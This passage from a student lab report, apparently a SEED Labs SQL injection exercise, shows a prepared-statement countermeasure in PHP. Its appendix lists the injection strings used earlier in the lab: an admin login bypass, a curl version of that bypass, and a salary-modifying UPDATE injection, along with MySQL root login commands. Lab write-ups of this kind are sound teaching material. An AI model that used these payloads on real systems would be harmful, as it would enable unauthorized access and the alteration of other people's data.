A common countermeasure is to use prepared statement in the code, this statement would first compile the original code and gives the input fields placeholder values. After the inputs were taken, the input would be treated as a pure data (i.e: data is plugged into the pre-compiled query), thus, in this case, even if there's SQL code inside the data, it would not be compiled so all special keywords would be treated as plain data without any special meanings. In this way, attacker can no longer inject malicious codes when they send the query.

To prove this, change the reference in `index.html` from `unsafe_home.php` to `safe_home.php`, where prepared statement is used. In Fig 17 on next page, one can see the effective part of `safe_home.php`, which is exactly the prepared statement.

```

/bin/bash
echo "</div>";
}
return $conn;
}

// create a connection
$conn = getDB();
// Sql query to authenticate the user
$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn, phoneNum
er, address, email, nickname, Password
FROM credential
WHERE name= ? and Password= ?");
$sql->bind_param("ss", $input_uname, $hashed_pwd);
$sql->execute();
$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $phoneNumber, $
address, $email, $nickname, $pwd);
$sql->fetch();
$sql->close();

if($id!=""){
    // If id exists that means user exists and is successfully authenticated
    drawLayout($id, $name, $eid, $salary, $birth, $ssn, $pwd, $nickname, $email, $add
ress, $phoneNumber);
} else{

```

Fig 17: Effective part of the code: use of prepared statement in php code when making queries

To test the effectiveness of the prepared statement, refresh the browser and try the same trick in task 2, as shown in Fig 18, it no longer succeeds. Therefore, we proved that prepared statement is indeed an effective countermeasure to SQL injection.




Fig 18: Proof of Effectiveness of prepared statement, note that the reference in the URL section has changed to `safe_home.php` and all the input are shown as plaintext without any special meanings now, which prevents the attack

Appendix A – Summary of commands (and options) used with their meaning

1. ' or Name='admin';

This command is used in username field to form a SQL query, the single quote at front is to fill in \$user_name field, the or statement next is to inject a new command which puts an OR logic in the code so that if anything is correct after it, even if the username is incorrect, the program would still think the end result being true, next we input the username of administrator end it with a semicolon, this marks the end the query, for anything after that such as password authentication, the hashtag takes care of it as hashtag is to comment out everything behind it. (in short, to nullify the password authentication part)

2. curl

www.SeedLabSQLInjectrion.com//unsafe_home.php?username=%27or+Name%3D%27admin%27%3B%23&Password=

The command line version of the injection command, basically it's just translating the first command into HTML data form then send it via curl command to query the same html file back to the attacker

3. ',salary='-100' where Name ='Alice';#

To modify user's salary, the logic is same as in command 1, so no further explanation would be provided

4. mysql -u root -pseedubuntu

Log into mysql databse as root

5. use Users

Select the Users database

6. show tables

Show all tables in User database

7. select * from credential where name='Alice'

Query the database and let it give back information about a user whose name is Alice in table called credential